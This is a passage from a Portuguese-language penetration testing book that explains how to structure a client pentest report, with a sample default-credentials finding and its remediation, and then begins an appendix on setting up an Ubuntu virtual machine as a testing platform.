- *Resumo executivo* – Serve como um relatório independente para ser apresentado à liderança executiva. Os executivos não estão preocupados com os detalhes técnicos, mas somente com os itens de nível geral. Essa seção responde às perguntas sobre quem, o quê, onde, quando e por quê. A resposta para *como* é apresentada na parte restante do relatório.
- *Metodologia do procedimento de teste* – Explica a metodologia utilizada para conduzir o procedimento. Em geral, você também deve fornecer informações sobre o tipo de invasor que está simulando, e então descrever os objetivos e as possíveis atividades executadas durante as quatro fases de sua metodologia.
- *Narrativa do ataque* – Deve ser lida quase como se você estivesse contando uma história. Explique como você se deslocou de A até Z, por assim dizer. Liste todos os sistemas que você teve de comprometer para assumir o controle da rede, porém deixe os detalhes acerca dos comprometimentos para a próxima seção.
- *Observações técnicas* – Nove em cada dez vezes, essa é a seção para a qual o seu cliente avançará diretamente ao abrir o seu relatório pela primeira vez. Essas observações, ou *descobertas*, como são geralmente chamadas, explicam detalhadamente o que havia de errado do ponto de vista de segurança, e como você conseguiu comprometer os sistemas no ambiente do cliente. As descobertas devem estar diretamente correlacionadas com as vulnerabilidades de autenticação, patching e configuração identificadas no Capítulo 4.
- *Apêndice: definições de níveis de gravidade* – Contém definições objetivas, baseadas em fatos, do que significam exatamente as suas classificações para os níveis de gravidade (severity levels) dos achados. Se estiver bem escrita, essa seção pode ajudar a resolver discussões que você possa ter com o seu cliente acerca de um achado específico estar classificado com um nível de gravidade alto ou crítico.
- *Apêndice: hosts e serviços* – Geralmente contém informações básicas em formato de tabela, mostrando todos os endereços IP que você identificou e todas as portas e serviços que estavam à escuta da rede nesses endereços. Em um procedimento de teste grande, com milhares de hosts, geralmente coloco essas informações em um documento suplementar, por exemplo, em uma planilha Excel.
- *Apêndice: lista de ferramentas* – Em geral, é uma única página contendo uma lista de todas as ferramentas usadas em seu procedimento de teste e um hiperlink para o site ou a página no GitHub de cada ferramenta.

DICA Uma SOW (Statement of Work, ou Declaração de Trabalho) típica incluirá alguma especificação sobre o desenvolvimento de ferramentas. Se o template de SOW usado pela

usa empresa não contiver essa parte, não será incomum que seu cliente peça para adicioná-la. Dependendo do cliente, ele poderá solicitar que qualquer ferramenta criada por você especificamente para o procedimento de teste em questão se torne uma propriedade intelectual da empresa. Com muita frequência, isso serve para impedir que você escreva uma postagem de blog dizendo que acabou de criar uma ferramenta interessante que ajudou a hackear a Empresa XYZ.

- *Apêndice: referências adicionais* – Admito que essa é uma parte adicional que nove de cada dez clientes não vão ler. No entanto, é comum que um relatório de pentest contenha uma lista de links para recursos externos que variam de manuais para tornar os sistemas mais robustos até padrões de segurança considerados melhores práticas, escritos por autoridades de referência no mercado.

A Figura 12.1 representa as oito seções de um bom relatório de pentest para os clientes, de cima para baixo. Embora não seja uma regra imutável, em geral as oito seções serão vistas nessa sequência.




Figura 12.1 – Os oito componentes de um relatório de pentest robusto para o cliente.

Agora que você já sabe quais são os componentes que devem ser incluídos em seu relatório de pentest para o cliente, vamos discutir cada um com mais detalhes, começando pelo resumo executivo.

12.2 Resumo executivo

A melhor maneira pela qual consigo descrever a parte do resumo executivo de um relatório de pentest para o cliente é como uma visão geral de todo o procedimento de teste, de uma altitude de 10 mil metros. Essa parte deve ter uma

ou duas páginas no máximo, e poderia ser separada do relatório e apresentada como um documento à parte para um executivo da empresa. Os executivos não estão preocupados com os detalhes específicos do procedimento, mas apenas com os pontos principais na forma de uma lista de itens. Um bom resumo executivo responde a perguntas sobre quem, o quê, onde e quando; a parte restante do relatório de pentest mantém o foco no como (conforme já foi mencionado, mas, provavelmente, não pela última vez).

O relatório final de um pentest é o único produto tangível do serviço, que ficará com os clientes após o procedimento de teste. Muitas vezes, faço uma piada dizendo que é um documento Word de 20 mil dólares convertido em PDF. Naturalmente, as empresas de pentest ou os indivíduos procuram se diferenciar de seus concorrentes acrescentando todo tipo de diagramas coloridos, gráficos e dados. Se você observar dez resumos executivos diferentes das mais variadas empresas de pentest, verá que há diferenças entre eles. Contudo, é provável que vá ver o seguinte em todos os resumos:

- *Metas e objetivos* – Qual era o propósito do procedimento? O que os pentesters estavam tentando fazer, e por quê?
- *Datas e horas* – Quando o procedimento de teste ocorreu, em que dia os testes começaram e quando terminaram?
- *Escopo* – Qual sistema ou grupos de sistemas foram testados durante o procedimento de teste? Algum sistema foi excluído ou não teve permissão para ser testado?
- *Resultados gerais* – O que aconteceu? O teste teve sucesso/fracassou? Como? Qual é o curso de ação recomendado a partir de agora?

Essas são as informações consideradas requisitos mínimos. Você pode consultar o resumo executivo que está no Apêndice D para ver um exemplo completo relacionado ao pentest na Capsulecorp. Logo após o resumo executivo, temos a seção que explica a metodologia do procedimento de teste.

> **NOTA** Nesta seção, faço referência à conversão de um documento Word em PDF. É necessário mencionar que a integridade de um relatório de pentest é extremamente importante, e você jamais deve entregar um documento editável para o seu cliente. Não estou sugerindo que os clientes sejam desonestos e que alterariam o relatório, mas é mais uma espécie de controle para garantir que eles *não possam* alterar o documento de nenhuma maneira.

12.3 Metodologia do procedimento de teste

A metodologia do procedimento de teste é importante por dois motivos. O primeiro é que ela responde às perguntas que muitos dos leitores de seu relatório terão, por exemplo, “Como o teste foi conduzido?” e “Em quais tipos de ataque você estava mais interessado?”. O termo *pentest* (penetration testing) se tornou

bastante obscuro atualmente, e pode ter uma centena de significados diferentes para uma centena de pessoas distintas. Descrever sua metodologia de teste previamente, com o máximo possível de detalhes, pode ajudar a definir as expectativas e garantir que você e o leitor de seu relatório estejam se comunicando com uma linguagem similar.

O segundo motivo pelo qual essa seção é importante é para o caso do inevitável "relatório limpo" que você terá de escrever algum dia. Em algum ponto de sua carreira, você conduzirá um procedimento de teste para uma empresa que faz um trabalho incrível de proteção de sua rede. Ou talvez ela limite o escopo de seus testes a áreas da rede que ela sabe que não apresentam nenhum problema. Qualquer que seja o caso, você será forçado a entregar um relatório limpo, que não contém nenhuma descoberta. Não sou capaz de explicar exatamente por que isso é doloroso para os pentesters, mas o fato é que é. Suponho que tenha algo a ver com o ego e com o sentimento de incompetência por ser incapaz de invadir o ambiente. Há também uma preocupação válida de que seu cliente vá se sentir explorado. Eles pagaram 10 mil dólares para fazer um pentest, e você lhes entregou um relatório que não continha nada! O que você ficou fazendo durante todo aquele tempo? Por que é que eles pagaram a você?

É nesse caso que a seção de metodologia pode ajudar, mostrando todas as diversas atividades de testes e os vetores de ataque que você tentou usar no escopo do ambiente. Uma boa seção de metodologia do procedimento de teste contém uma linguagem que descreve o tipo de invasor que foi simulado durante o teste. Também deve explicar as informações que foram fornecidas previamente na forma de descrições caixa branca (white box), caixa cinza (gray box) ou caixa preta (black box). Esse assunto foi discutido na Seção 2.1.1.

DICA É claro que você usará um template para criar o seu relatório, portanto a metodologia não pode conter tudo que você fez nem todos os comandos que executou, a menos que você queira reescrevê-la totalmente após cada procedimento de teste. Em vez disso, apresente a metodologia de quatro fases que aprendemos neste livro e inclua uma lista com itens para todas as ações desejadas: identificar hosts ativos, listar serviços à escuta na rede, fazer referências cruzadas entre versões de software e exploits conhecidos, testar prompts de autenticação em busca de credenciais default, e assim por diante, em todas as fases e componentes de sua metodologia do procedimento de teste.

12.4 Narrativa do ataque

Essa seção do relatório deve ser lida como uma pequena história que resuma exatamente o que você fez no papel de um invasor, porém com detalhes específicos. Descreva, de forma linear, como foi a sua trajetória entre conectar o seu notebook na rede de dados na sala de reuniões até assumir o controle total da rede, sem nenhum conhecimento prévio além de uma lista de faixas de endereços IP. Você pode, até certo ponto, ser vago em sua narrativa de ataque, dizendo algo como: "Listas de alvos específicas por protocolo foram utilizadas

para a descoberta de vulnerabilidades” porque a seção sobre metodologia do procedimento de teste explica com mais detalhes o que significam *listas de alvos específicas por protocolo* e *descoberta de vulnerabilidades*.

Você pode optar por ilustrar sua narrativa de ataque com imagens de tela ou mantê-la apenas como uma descrição textual. É uma questão de preferência pessoal, desde que você explique exatamente como conduziu seus ataques, e como e por que foi capaz de alcançar o nível de acesso obtido durante o seu procedimento de teste.

12.5 Observações técnicas

O foco principal de seu relatório de pentest estará nas observações técnicas, comumente referenciadas como *descobertas*. Essas descobertas fornecem detalhes sobre as vulnerabilidades de autenticação, configuração e patching, que permitiram que você invadisse o ambiente de rede de seu cliente de modo mais amplo. As descobertas devem incluir:

- *A. Classificação do nível de gravidade* – Classificação do nível de gravidade atribuído à descoberta específica em questão. Certifique-se de que ela seja consistente com suas definições de níveis de gravidade. As classificações de níveis de gravidade variam bastante entre as empresas, comitês, frameworks, e até mesmo entre pentesters individuais. Este livro não faz nenhuma tentativa de criar uma definição autoritária para o que significa um nível de gravidade “baixo” ou “médio”. Minha única preocupação é que você tenha definições concretas e objetivas sobre o que quer dizer quando afirma que algo tem um nível específico de gravidade; esse assunto será discutido mais adiante neste capítulo.
- *B. Título descritivo* – Título de uma linha para descrever a descoberta. O título sozinho deve ser capaz de explicar o problema.
- *C. Observação* – Uma explicação mais detalhada sobre o que foi observado.
- *D. Declaração sobre o impacto* – Uma descrição do possível impacto nos negócios. Um ex-mentor meu costumava chamar essa seção de fator “e daí”. Suponha que você esteja comunicando suas descobertas a um executivo da empresa que não seja da área técnica. Ao dizer que você conseguiu acesso ao servidor de banco de dados, ele responderá com “E daí?”. Sua declaração de impacto é o que você diria em seguida para explicar por que um invasor com acesso ao banco de dados seria ruim.
- *E. Evidência* – É autoexplicativo. Uma imagem de tela, uma listagem de código ou uma saída de comando servirá: algo que prove que você foi capaz de utilizar sua descoberta para comprometer um alvo de alguma maneira.
- *F. Sistemas afetados* – O endereço IP ou nome de host dos sistemas afetados.

Em um procedimento de teste grande, às vezes, uma única descoberta afetará dezenas, ou até mesmo centenas, de sistemas. Nesse caso, uma prática comum é colocar essas informações em um apêndice no final do relatório e simplesmente o referenciar nas descobertas.

- *G. Recomendações* – Passos práticos que seu cliente poderá executar para resolver o problema. Você não pode simplesmente dizer que algo está com problemas e que seu cliente deve corrigir; é necessário fornecer diretrizes para que ele saiba exatamente o que precisa ser corrigido. Se o problema for complexo, disponibilize URLs para recursos externos. Há alguns exemplos de recomendações para descobertas na Tabela 12.1, assim como no exemplo de relatório no Apêndice D.

A Tabela 12.1 contém um exemplo de como seria uma descoberta apropriada em um pentest (consulte o Apêndice D para ver outras descobertas feitas no pentest da Capsulecorp).

Tabela 12.1 Exemplo de descoberta em um pentest

A. Alto	B. Credenciais default encontradas em um servidor Apache Tomcat
C. Observação	Foi constatado que um (1) servidor Apache Tomcat tem uma senha default para a conta de administrador. Foi possível fazer uma autenticação na interface de gerenciamento web do Tomcat e controlar o servidor da aplicação utilizando um navegador web.
D. Impacto	Um invasor poderia implantar um arquivo WAR (Web Application Archive, ou Arquivo de Aplicação Web) personalizado para controlar o sistema operacional Windows subjacente ao servidor que hospeda o servidor Tomcat. No caso do ambiente capsulecorp.local, o servidor Tomcat estava executando com privilégios de administrador no sistema operacional Windows subjacente. Isso significa que o invasor teria acesso irrestrito ao servidor.
E. Evidência	
F. Sistema afetado	10.0.10.203
Recomendações	A Capsulecorp deve alterar todas as senhas default e garantir que senhas fortes sejam obrigatórias para todas as contas de usuário com acesso ao servidor Apache Tomcat. A Capsulecorp deve consultar sua política oficial de senhas definida pelas equipes internas de TI/Segurança. Se uma política como essa não existir, a Capsulecorp deve criar uma seguindo os padrões e as melhores práticas do

	mercado. Além disso, a Capsulecorp deve considerar a necessidade da aplicação web Tomcat Manager. Se não for necessária para os negócios, a aplicação web Manager deve ser desativada por meio do arquivo de configuração do Tomcat. **Referências adicionais** https://wiki.owasp.org/index.php/Securing_tomcat#Securing_Manager_WebApp

Há uma última observação antes de concluir as observações técnicas (descobertas). Ao longo deste livro, vimos como conduzir um tipo específico de procedimento de teste, que frequentemente chamo de *pentest*. No mundo real, as definições são obscuras, e as empresas oferecem uma variada gama de serviços aos quais se referem como *pentest*, independentemente de o ambiente ser invadido.

Enfatizo esse ponto porque está relacionado com a minha filosofia sobre um relatório de pentest robusto para o cliente, segundo a qual, basicamente, se você não utilizou uma descoberta de alguma forma para comprometer um alvo, ela provavelmente não deveria estar em seu relatório. Quando escrevo um relatório de pentest, não incluo descobertas como “Cifradores SSL atualizados não estavam sendo usados” ou “O host XYZ estava executando telnet, que não é criptografado”. Por si só, elas não são descobertas; são deficiências quanto às boas práticas, que eu informaria se estivesse fazendo algo como uma auditoria ou, quem sabe, uma avaliação de vulnerabilidades. Um pentest, por definição, é uma simulação de ataque, na qual o pentester tenta atacar e invadir o ambiente no escopo definido. Tenha isso em mente quando estiver escrevendo suas observações técnicas.

12.5.1 Recomendações para as descobertas

Ao redigir as recomendações, é essencial lembrar que você não conhece totalmente os detalhes intrincados do modelo de negócios de seu cliente. Como poderia conhecer? A menos que você gaste muito mais tempo do que seria viável, considerando o orçamento da empresa, não será possível conhecer todos os detalhes acerca dos negócios, os quais provavelmente devem ter evoluído ao longo de muitos anos e foram influenciados por várias pessoas. Suas recomendações devem estar relacionadas aos problemas de segurança observados e às melhorias ou aperfeiçoamentos que o cliente possa fazer para ficar menos vulnerável a um ataque.

Com base nas três categorias de vulnerabilidades apresentadas no Capítulo 3 – autenticação, configuração e patching –, poderíamos concluir que suas recomendações se enquadrarão em uma dessas categorias. Não faça recomendações para ferramentas ou soluções com nomes específicos. Você não tem conhecimento nem expertise para dizer ao seu cliente: “Não use o Apache Tomcat; utilize o produto XYZ em seu lugar”. Em vez disso, você deve recomendar que senhas fortes sejam obrigatórias para todas as contas de usuário

com acesso à aplicação Apache Tomcat, ou que os parâmetros de configuração devem obedecer aos padrões mais recentes de melhoria de segurança do Apache (forneça um link para esses padrões), ou que é necessário fazer um patching com a atualização de segurança mais recente na aplicação Tomcat. Tudo que você precisa fazer é identificar claramente o que havia de errado (do ponto de vista da segurança), e então apresentar passos práticos para corrigir a situação.

12.6 Apêndices

Os relatórios de pentest para os clientes geralmente contêm muitos apêndices no final dos quatro componentes essenciais discutidos até agora. Esses apêndices são suplementares e fornecem informações que melhoram o relatório. Já vi muitos apêndices diferentes ao longo de minha carreira, e seria impossível incluir todos neste capítulo, mas muitos deles eram personalizados de acordo com o tipo específico de cliente, negócios ou procedimento de teste. Há quatro apêndices principais que você verá na maioria dos relatórios de pentest para os clientes, e eles devem ser incluídos caso você escreva um relatório.

O primeiro desses quatro apêndices se chama *definições de níveis de gravidade* (severity definitions) – pelo menos, é assim que eu o chamo. Você pode dar o nome que quiser, desde que o conteúdo cumpra a função de explicar exatamente o que você quer dizer quando afirma que uma determinada descoberta tem nível de gravidade alto ou crítico.

12.6.1 Definições de níveis de gravidade

Não posso absolutamente deixar de repetir a importância dessa seção, a qual, em geral, não terá mais do que uma única página. Mais adiante no relatório, você apresentará o que a maioria das pessoas considera ser a parte mais importante: as descobertas. São as descobertas que estão no relatório que determinam as mudanças que a empresa deve fazer e resultam na lista de ações para que as equipes de infraestrutura possam trabalhar e implementar as recomendações. Como os administradores de sistemas já estão ocupados com suas atividades cotidianas, as empresas querem classificar e atribuir prioridades às descobertas do pentest. Dessa forma, elas podem manter o foco no que é mais importante antes.

Por esse motivo, todas as empresas de pentest, fornecedores de scan para vulnerabilidades, recomendações de pesquisas na área de segurança e empresas similares atribuem uma pontuação para o nível de gravidade de cada descoberta. Quão ruim é a descoberta em uma escala de 1 a 10, por exemplo? Ou, como é mais comum em relatórios de pentest, o nível de gravidade é *alto*, *médio* ou *baixo*? Às vezes, as empresas de pentest acrescentam *crítico* e

informativo, totalizando cinco classificações para as descobertas.

O problema é que palavras como *médio*, *alto* e *crítico* são arbitrárias e podem ter significados diferentes para mim em comparação com o que significam para você, e outro significado ainda para uma terceira pessoa. Além disso, somos todos humanos e temos uma tendência a permitir que nossos sentimentos pessoais influenciem nossas opiniões. Assim, duas pessoas poderiam discutir o dia todo a respeito de uma descoberta ter um nível de gravidade *crítico* ou *alto*.

Por esse motivo, sempre inclua uma página em seu relatório que liste as classificações de níveis de gravidade que você utiliza, com definições explícitas e tangíveis para cada uma. Um exemplo de uma definição intangível seria algo como "*Alto* é ruim, enquanto *crítico* é realmente ruim". O que isso significa, para começar? Um conjunto de critérios mais objetivos seria algo como:

- *Alto* – Essa descoberta resultou diretamente em um acesso não autorizado a áreas restritas no escopo definido para o ambiente de rede. A exploração de falhas de uma descoberta de nível alto geralmente está limitada a um único sistema ou aplicação.
- *Crítico* – Uma descoberta que causa impactos em uma função essencial dos negócios da empresa. A exploração de falhas de uma descoberta de nível crítico poderia resultar em um impacto significativo na capacidade da empresa de operar normalmente.

Agora será muito mais difícil discutir quanto ao nível de gravidade de uma descoberta. A descoberta resultou no acesso direto a um sistema ou aplicação, ou não. Se não resultou, não é uma descoberta de nível alto. Ou a descoberta poderia resultar em um impacto significativo para os negócios (desativação do controlador de domínio), ou não (desativação da estação de trabalho de Dave). Se não puder, não é uma descoberta de nível crítico.

12.6.2 Hosts e serviços

Não há muito que dizer sobre essa seção de seu relatório, além de afirmar que ela deve existir. Não é necessário escrever mais do que uma ou duas frases para introduzir a seção; depois disso, em geral, haverá apenas uma tabela contendo endereços IP, nomes de host, portas abertas e informações sobre serviços.

Em casos extremamente raros, em que o escopo do procedimento de teste é totalmente fechado – por exemplo, você foi solicitado a testar um serviço ou host específico – talvez não seja preciso incluir essa seção. Em 90% dos casos, ou mais, porém, você receberá uma faixa de endereços IP para descobrir e atacar hosts e serviços. Essa seção serve como um registro dos hosts, portas e serviços que foram identificados. Se a rede for extremamente grande, contendo milhares de hosts e dezenas de milhares de serviços escutando a rede, você poderia optar por fornecer essas informações em um documento suplementar, na forma de uma

planilha Excel.

12.6.3 Lista de ferramentas

Essa é outra seção simples. A questão é que os clientes perguntam o tempo todo quais foram as ferramentas que você utilizou em seu procedimento de teste. Criar esse apêndice, que habitualmente não terá mais do que uma página, é fácil e agregará valor ao seu relatório. Em geral, utilizo uma lista com itens contendo o nome da ferramenta e um hiperlink para o site ou a página da ferramenta no GitHub, como podemos ver nos exemplos a seguir:

- Metasploit Framework – https://github.com/rapid7/metasploit-framework
- Nmap – https://nmap.org/
- CrackMapExec – https://github.com/byt3bl33d3r/CrackMapExec
- John the Ripper – https://www.openwall.com/john/
- Impacket – https://github.com/SecureAuthCorp/impacket

12.6.4 Referências adicionais

O que eu poderia dizer sobre esse último apêndice? Admito que seu conteúdo provavelmente será tão genérico quanto o título “referências adicionais”. Apesar disso, é difícil imaginar um relatório de pentest robusto que não contenha essa seção. A segurança é uma criatura gigantesca, e os pentesters geralmente têm paixão pela segurança – de modo geral, incluem muitas recomendações sólidas que vão além do escopo do procedimento de teste em particular. Nessa seção, você pode fornecer links externos para padrões e manuais para melhoria da segurança, de autoridades de referência no mercado como NIST, CIS, OWASP, e assim por diante.

Essa seção é a que mais varia entre as empresas de pentest. Empresas de pentest mais maduras, que prestam serviços a grandes empresas Fortune 500 com regularidade, geralmente definem as próprias recomendações para instalar itens como o Active Directory, contendo os melhores padrões, gerenciamento apropriado de patches, desenvolvimento seguro de softwares e outros tópicos acerca dos quais a maioria das empresas poderia fazer um trabalho melhor, do ponto de vista da segurança.

12.7 Considerações finais

A essa altura, seu procedimento de teste está completo no que concerne aos testes técnicos e ao relatório. Contudo, em um pentest real, o trabalho ainda não acabou. Em geral, haverá o que chamamos de *reunião de encerramento*, quando você apresentará o seu relatório aos stakeholders principais da empresa, responsáveis pela sua contratação. Nessa reunião, você explicará os detalhes

sobre suas descobertas e responderá às perguntas técnicas de várias equipes das áreas de TI, infraestrutura e segurança de seu cliente.

Se você não estiver conduzindo o pentest como consultor, mas como membro de uma equipe interna de TI, infraestrutura ou segurança, é provável que vá ter mais trabalho a ser feito, após escrever e entregar seu relatório final. Fazer um pentest interno na empresa em que você trabalha é, certamente, dez vezes mais difícil que o fazer como um consultor porque, agora que o pentest foi concluído, seus colegas terão de corrigir os problemas que foram encontrados. Não há dúvidas de que você será envolvido em muito mais reuniões, discussões por email, apresentações de relatórios e outras apresentações durante meses após o término do procedimento de teste, dependendo do nível de invasão que conseguiu fazer.

Os consultores têm a vantagem de poder sair de cena depois que o procedimento termina. Na falta de um termo melhor, eles podem lavar as mãos quanto ao projeto e seguir com a vida, às vezes sem saber se os problemas que descobriram foram totalmente solucionados. Alguns consultores têm dificuldades com essa situação, e essa é uma das várias razões pelas quais uma trajetória de carreira comum para os pentesters é trabalhar como consultor durante cinco a dez anos, e então fazer uma transição para um cargo interno de segurança.

Por outro lado, outros gostam da diversidade e da liberdade da consultoria. Como consultor, se sua carreira durar o suficiente, você acabará se envolvendo com muitas empresas diferentes e, nesse período, aprenderá com muitas pessoas inteligentes. Talvez você seja o tipo de pessoa que prefira uma mudança de cenário a cada mês, ou às vezes até a cada semana; se esse é o seu caso, ser pentester profissional em uma empresa de consultoria é uma opção que você deve considerar.

Qualquer que seja o caminho que escolher, ou que acabe percorrendo, espero que você tenha achado este livro útil. Minha intenção ao escrevê-lo foi criar uma espécie de manual que uma pessoa com pouca ou nenhuma experiência em pentest de rede pudesse usar para executar um procedimento de teste robusto, do início ao fim. É claro que não discuti todos os possíveis vetores de ataque nem todos os modos como os sistemas podem ser comprometidos, pois seria muito para um único livro.

Eu quis fornecer informações suficientes para que você pudesse começar – saiba, porém, que ainda há muito para aprender se esse é um ofício ao qual você deseja se dedicar em tempo integral. Já ouvi os pentesters chamarem a si mesmos de operadores profissionais de ferramentas de pesquisa. É uma ironia, é claro, mas é certo que, em cada procedimento de teste que conduzir, você se verá diante de algo novo, que nunca viu antes. Você passará muito tempo no Google e no Stack Overflow fazendo perguntas e conhecendo novas tecnologias, pois há muitas aplicações de rede, e é impossível conhecer todas.

Se você entendeu os conceitos e o framework apresentado neste livro, não deverá ter nenhum problema para preencher as lacunas à medida que elas se apresentarem. Espero que tenha compreendido que essa não é uma ciência extremamente complicada; não é necessário ter softwares comerciais caros para conduzir um bom INPT. Também não é nenhuma mágica; é apenas um processo. As empresas operam com sistemas de computadores. Em empresas de grande porte, há milhares desses sistemas, e há pessoas responsáveis por garantir que todos funcionem. Os defensores precisam fechar toda e qualquer porta e janela; você (o invasor) precisa encontrar apenas uma que tenha sido acidentalmente deixada aberta. Assim que entrar, bastará saber onde procurar as chaves ou outros caminhos para as áreas adjacentes.

Exercício 12.1: Crie um relatório de pentest robusto para o cliente

Siga as diretrizes apresentadas neste capítulo para criar um relatório robusto de pentest, documentando todos os resultados de seu procedimento de teste.

Certifique-se de que seu relatório contenha todos os oito componentes e comunique os resultados de seu procedimento de teste com eficácia. O relatório também deve apresentar recomendações relevantes para melhorar a segurança do ambiente de seu cliente. Um exemplo de um relatório completo de pentest pode ser visto no Apêndice D.

12.8 E agora?

Agora que você conhece as quatro fases de um INPT típico e se sente confiante para executar um procedimento de teste por conta própria, é provável que esteja se perguntando qual é o próximo passo para aperfeiçoar as habilidades e técnicas adquiridas lendo este livro e fazendo os exercícios. A melhor maneira de fazer isso é conduzir procedimentos de teste completos. Você aprenderá mais quando deparar com um sistema que pareça estar suscetível a um comprometimento, mas não sabe exatamente como fazê-lo. Pesquisar no Google provavelmente é a principal habilidade necessária a um bom pentester. Nesse ínterim, se você não tiver nenhum procedimento de teste previsto com o qual poderá praticar, eis uma lista de recursos online a serem explorados para o seu crescimento e o desenvolvimento de sua carreira como pentester e hacker ético:

- Treinamento e conteúdo educativo
  - https://www.pentestgeek.com
  - https://www.pentesteracademy.com
  - https://www.offensive-security.com
  - https://www.hackthebox.eu
- Programas de bug bounty (recompensas por bug)
  - https://www.hackerone.com

- https://www.bugcrowd.com
- Livros
  - *The Web Application Hacker's Handbook*, de Dafydd Stuttard e Marcus Pinto (Wiley, 2ª edição, 2011): https://amzn.to/3l3xJHM
  - *Gray Hat Hacking*, de Allen Harper et al. (McGraw-Hill Education, 5ª edição, 2018): https://amzn.to/349IDFM
  - *Metasploit: The Penetration Tester's Guide*, de David Kennedy, Jim O'Gorman, Devon Kearns e Mati Aharoni (No Starch Press, 2011): https://amzn.to/2FEtAtv
  - *The Hacker Playbook: Practical Guide to Penetration Testing*, de Peter Kim (CreateSpace, 2014): https://amzn.to/34cXsar

Resumo

- Seu relatório de pentest para o cliente é o único produto tangível de seu trabalho, que restará depois que a parte técnica de seu procedimento de teste estiver concluída.
- Diferentes prestadores de serviço geram diferentes relatórios para os clientes, mas os oito componentes listados neste capítulo estarão presentes, de alguma forma.
- O resumo executivo apresenta uma visão de todo o procedimento de teste, de uma altitude de 10 mil metros. Pode servir como um relatório independente, sem detalhes técnicos, para executivos e líderes da empresa.
- A metodologia do procedimento de teste descreve o fluxo de trabalho e as atividades conduzidas por você durante o procedimento. Também responde à pergunta: "Qual tipo de invasor você estava tentando simular?".
- As narrativas de ataque contam uma história passo a passo de como você partiu de um estado sem acesso até assumir o controle total da rede.
- As observações técnicas, também chamadas de descobertas, são a parte principal dos relatórios de pentest para os clientes. Podem ser diretamente correlacionadas com as vulnerabilidades de autenticação, configuração e patching apresentadas no Capítulo 4.

APÊNDICE A

Criando uma plataforma virtual de pentest

Neste apêndice, criaremos uma plataforma virtual de pentest, similar àquela que um invasor usaria para comprometer uma rede corporativa. Comece com o arquivo ISO mais recente e estável do Ubuntu Desktop e crie uma máquina virtual com o VMWare. Em seguida, instale várias dependências do sistema operacional com a ferramenta de gerenciamento de pacotes apt do Ubuntu. Compile e instale a versão mais recente do Nmap a partir de seu repositório de códigos-fonte. Por fim, instale o RVM (Ruby Version Manager, ou Gerenciador de Versões do Ruby) e o PostgreSQL para serem usados com o framework Metasploit. Essas ferramentas servirão de base para a sua plataforma de pentest. Neste livro, instalamos pacotes adicionais conforme foram necessários, mas o pacote básico de aplicações exigido para conduzir um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna) completo será instalado neste apêndice.

DEFINIÇÕES O *Nmap*, abreviatura de *Network Mapper* (Mapeador de Rede), é um projeto open source eficaz, originalmente desenvolvido por administradores de sistemas para mapear e identificar informações sobre serviços que escutam a rede. Coincidentemente, é uma ferramenta essencial também para os pentesters de rede e os hackers. O framework *Metasploit* é um framework open source para exploração de falhas (exploitation) e ataques, desenvolvido e mantido por centenas de profissionais da área de segurança de informações. Contém milhares de exploits individuais, módulos auxiliares, payloads e codificadores que podem ser usados durante um INPT.

A.1 Criando uma máquina virtual Ubuntu

Neste apêndice, criaremos e configuraremos uma VM Ubuntu, que servirá como sua plataforma de pentest no livro. Sinta-se à vontade para utilizar qualquer software de virtualização com o qual se sentir mais confortável. Utilizarei o VMware Fusion, que recomendo bastante caso você esteja em um Mac; contudo, o VirtualBox também pode ser usado, se você preferir. O VMware Fusion é um produto comercial, mas uma versão experimental gratuita pode ser obtida em http://www.vmware.com/products/fusion/fusion-evaluation.html. O VMWare Player pode ser acessado em www.vmware.com/products/workstation-player.html, e o VirtualBox em www.virtualbox.org/wiki/Downloads.

Faça o download da versão LTS (Long-Term Support Release, ou Versão com Suporte de Longo Prazo) mais recente do Ubuntu Desktop em formato .iso acessando www.ubuntu.com/download/desktop e crie sua VM. É provável que o Ubuntu tenha uma versão mais recente disponível, mas, com base em minha experiência, posso afirmar que é melhor se ater à versão LTS. Se você é fã do Linux e gosta de brincar com seus melhores e mais recentes recursos, vá em frente e crie uma VM separada. Para um pentesting, você deve usar uma plataforma estável.

Se preferir uma distribuição diferente, faça o download da imagem mais recente de sua distro preferida e crie sua VM. Para a VM básica, vou deixar a configuração a seu cargo, mas recomendo utilizar no mínimo o seguinte:

- 50 GB de espaço em disco;
- 2 GB de RAM;
- 2 cores (núcleos) de CPU.

Se já faz um tempo que você não cria uma VM, talvez ache útil o meu curso rápido e simples em vídeo, “Building a Virtual Pentest Platform” (Criando uma plataforma virtual de pentest): http://mng.bz/yrNp. Descreverei a maioria dos passos neste apêndice. Quando terminar de configurar sua VM, inicie-a e faça login. No vídeo, menciono criptografar o disco rígido virtual, acrescentando uma camada extra de proteção – principalmente para o seu cliente,

